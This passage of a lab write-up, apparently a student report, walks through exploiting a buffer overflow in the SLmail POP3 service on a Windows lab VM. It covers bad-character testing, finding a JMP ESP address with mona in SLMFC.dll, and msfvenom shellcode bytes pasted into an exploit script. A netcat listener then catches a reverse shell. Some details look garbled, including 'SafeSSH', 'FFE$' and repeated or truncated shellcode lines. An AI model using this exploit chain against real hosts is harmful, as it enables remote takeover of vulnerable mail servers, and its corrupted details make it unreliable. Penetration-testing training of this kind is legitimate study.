


Figure 23: result after executing poc4.py

Then in the Kali Linux I executed the poc5.py excluding 0d character to check whether there are any other bad characters.

Kali Linux [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Shell No. 1 SLmail - FIL_ 02:33 PM 44%

Shell No.1

File Actions Edit View Help

```
root@kali:~/SLmail# python poc5.py 192.168.100.6 110
[+] Attempting to send buffer overflow to SLmail....
[+] Completed.
root@kali:~/SLmail#
```

DEVICES

PLACES

7 Items: 15.9 KiB (16,287 bytes), Free space: 49.5 GiB

03-03 AM 12/05/2020

When we move to windows VM and check the immunity debugger, I noticed that all the characters have been printed successfully. So that, my decision was there are no any bad characters.



Step 11

The next step is knowing the address of the **JMP ESP**. For that I used a ruby script called `nasm_shell.rb`. By executing the command **locate nasm_shell** I got the path to the script. Then I used it to enter to `nasm` as below.




Figure 26: Entering to `nasm_shell`

Then I typed `jmp esp` inside the `nasm_shell` and I got `FFE4` as the result. So I should look into `FFE$` when I'm running the mona modules script.




Figure 27: Result of typing `jmp esp` in `nasm`

Then I moved to the windows VM. In the bottom of the immunity debugger there is a command line. Then I typed **!mona modules** and execute it. Then I got a result as below.





Figure 28: result after the first mona command

In the result I got I checked for a dll that the value of Rebase, SafeSSH, ASLR, NXCompt are equal to false and OS DLL is equal to true. Then I found a dll called SLMFC.dll which matches with my requirements. I chose that to use in my exploitation.

Then I executed another mona command as below.

!mona find -s "\xff\xe4" -m slmfc.dll


With the execution of the above command I got the below result. I can use any of those 19 results for my exploit. I decided to choose the first one.



```
File Actions Edit View Help
Final size of py file: 1712 bytes
buf = b""
buf += b"\xdd\xc2\xd9\x74\x24\xf4\xbd\x5b\x91\x0e\xeb\x5b\x33"
buf += b"\xc9\xb1\x52\x31\x6b\x17\x83\xeb\xfc\x02\x30\x82\xec"
buf += b"\x1e\x3a\x4c\x72\xe0\x2c\x8d\x13\x68\x27\xbc\x13\x0e"
buf += b"\x2c\xef\xa3\x44\x60\x1c\x4f\x08\x90\x97\x3d\x85\x97"
buf += b"\x10\x8b\xf3\x96\xa1\xa0\xc0\xb9\x21\xbb\x14\x19\x1b"
buf += b"\x74\x69\x58\x5c\x69\x80\x08\x35\xe5\x37\xbc\x32\xb3"
buf += b"\x8b\x37\x08\x55\x8c\xa4\xd9\x54\xbd\x7b\x51\x0f\x1d"
buf += b"\x7a\xb6\x3b\x14\x64\xdb\x06\xee\x1f\x2f\xfc\x1f\x9c"
buf += b"\x61\xfd\x5e\x34\x4e\x0c\x9e\x71\x69\xef\x5d\x8b\x89"
buf += b"\x92\xed\x48\xf3\x48\x7b\x4a\x53\x1a\xdb\xb6\x65\xcf"
buf += b"\xba\x3d\x69\xa4\x9c\x19\x6e\x3b\x1d\x12\x8a\xb0\xa0"
buf += b"\xf4\x1a\x82\x86\xd0\x47\x50\xa6\x41\x22\x37\xd7\x91"
buf += b"\x8d\xe8\x7d\xda\x20\xfc\x0f\x81\x2c\x31\x22\x39\xad"
buf += b"\x5d\x35\x4a\x9f\xc2\xed\x4c\x93\x8b\x2b\x13\xd3\xa1"
buf += b"\x8c\x8b\x2a\x4a\xed\x82\xe8\x1e\xbd\xbc\xd9\x1e\x56"
buf += b"\x3c\xe5\xca\xf9\x6c\x49\xa5\xb9\xdc\x29\x15\x52\x36"
buf += b"\xa6\x4a\x42\x39\x6c\x63\x9e\x9c\xe7\xcc\x46\xae\xf2"
buf += b"\xa4\x94\x2e\xfc\x8f\x10\x8c\x94\xff\x74\x43\x01\x99"
buf += b"\xdc\x1f\xb0\x66\xcb\x5a\xf2\xed\xf8\x9b\xbd\x05\x74"
buf += b"\x8f\x2a\x66\x3c\xed\xfd\xf9\x99\x62\x6b\x66\x59"
buf += b"\xec\x90\x31\x0e\xb9\x67\x48\xda\x57\xd1\xe2\xf8\xa5"
buf += b"\x87\xcd\xb8\x71\x74\xd3\x41\xf7\xc0\xf7\x51\xc1\x9c"
buf += b"\xb3\x05\x9d\x9f\x6d\xf3\x5b\x76\xdc\xad\x35\x25\xb6"
buf += b"\x39\xc3\x05\x09\x3f\xcc\x43\xff\xdf\x7d\x3a\x46\xe0"
buf += b"\xb2\xaa\x4e\x99\xae\x4a\xb0\x70\x6b\x7a\xfb\xd8\xda"
buf += b"\x12\x92\x86\xd0\x47\x50\xa6\x41\x22\x37\xd7\x91"
buf += b"\xc6\xe5\x58\x38\x40\x16\x11\x51\x25\x18\x86\x52\x6c"
root@kali:~/SLmail#
```

Figure 30: Generated result from msfvenom

Then we have to copy the generated result and paste in in the final script call slmailsploit.py as below.



```
File Actions Edit View Help
buf += b"\x74\x69\x58\x5c\x69\x80\x08\x35\xe5\x37\xbc\x32\xb3"
buf += b"\x8b\x37\x08\x55\x8c\xa4\xd9\x54\xbd\x7b\x51\x0f\x1d"
buf += b"\x7a\xb6\x3b\x14\x64\xdb\x06\xee\x1f\x2f\xfc\x1f\x9c"
buf += b"\x61\xfd\x5e\x34\x4e\x0c\x9e\x71\x69\xef\x5d\x8b\x89"
buf += b"\x92\xed\x48\xf3\x48\x7b\x4a\x53\x1a\xdb\xb6\x65\xcf"
buf += b"\xba\x3d\x69\xa4\x9c\x19\x6e\x3b\x1d\x12\x8a\xb0\xa0"
buf += b"\xf4\x1a\x82\x86\xd0\x47\x50\xa6\x41\x22\x37\xd7\x91"
buf += b"\x8d\xe8\x7d\xda\x20\xfc\x0f\x81\x2c\x31\x22\x39\xad"
buf += b"\x5d\x35\x4a\x9f\xc2\xed\x4c\x93\x8b\x2b\x13\xd3\xa1"
buf += b"\x8c\x8b\x2a\x4a\xed\x82\xe8\x1e\xbd\xbc\xd9\x1e\x56"
buf += b"\x3c\xe5\xca\xf9\x6c\x49\xa5\xb9\xdc\x29\x15\x52\x36"
buf += b"\xa6\x4a\x42\x39\x6c\x63\x9e\x9c\xe7\xcc\x46\xae\xf2"
buf += b"\xa4\x94\x2e\xfc\x8f\x10\x8c\x94\xff\x74\x43\x01\x99"
buf += b"\xdc\x1f\xb0\x66\xcb\x5a\xf2\xed\xf8\x9b\xbd\x05\x74"
buf += b"\x8f\x2a\x66\x3c\xed\xfd\xf9\x99\x62\x6b\x66\x59"
buf += b"\xec\x90\x31\x0e\xb9\x67\x48\xda\x57\xd1\xe2\xf8\xa5"
buf += b"\x87\xcd\xb8\x71\x74\xd3\x41\xf7\xc0\xf7\x51\xc1\x9c"
buf += b"\xb3\x05\x9d\x9f\x6d\xf3\x5b\x76\xdc\xad\x35\x25\xb6"
buf += b"\x39\xc3\x05\x09\x3f\xcc\x43\xff\xdf\x7d\x3a\x46\xe0"
buf += b"\xb2\xaa\x4e\x99\xae\x4a\xb0\x70\x6b\x7a\xfb\xd8\xda"
buf += b"\x12\x92\x86\xd0\x47\x50\xa6\x41\x22\x37\xd7\x91"
buf += b"\xc6\xe5\x58\x38\x40\x16\x11\x51\x25\x18\x86\x52\x6c"
overflow = achars + jmpesp + nops + buf

try:
    server = str(sys.argv[1])
    port = int(sys.argv[2])
except IndexError:
    print "[+] Usage example: python %s 192.168.132.5 110" % sys.argv[0]
    print "Make sure to use netcat first. Example: nc -nlvp 443"
:wq!
```

Figure 31: Pasting the result from msfvenom in the final script

Then as the next step we have to create a nc listener with the command **nc -nlvp 443** as below.




Figure 32: creating nc listener

Then we have to execute the final script to gain the access remotely. As below.





Figure 33: Getting the access to windows vm

We can verify whether we are inside the windows VM by using below commands

Ipconfig, hostname, whoami



Now I have successfully conducted the exploit.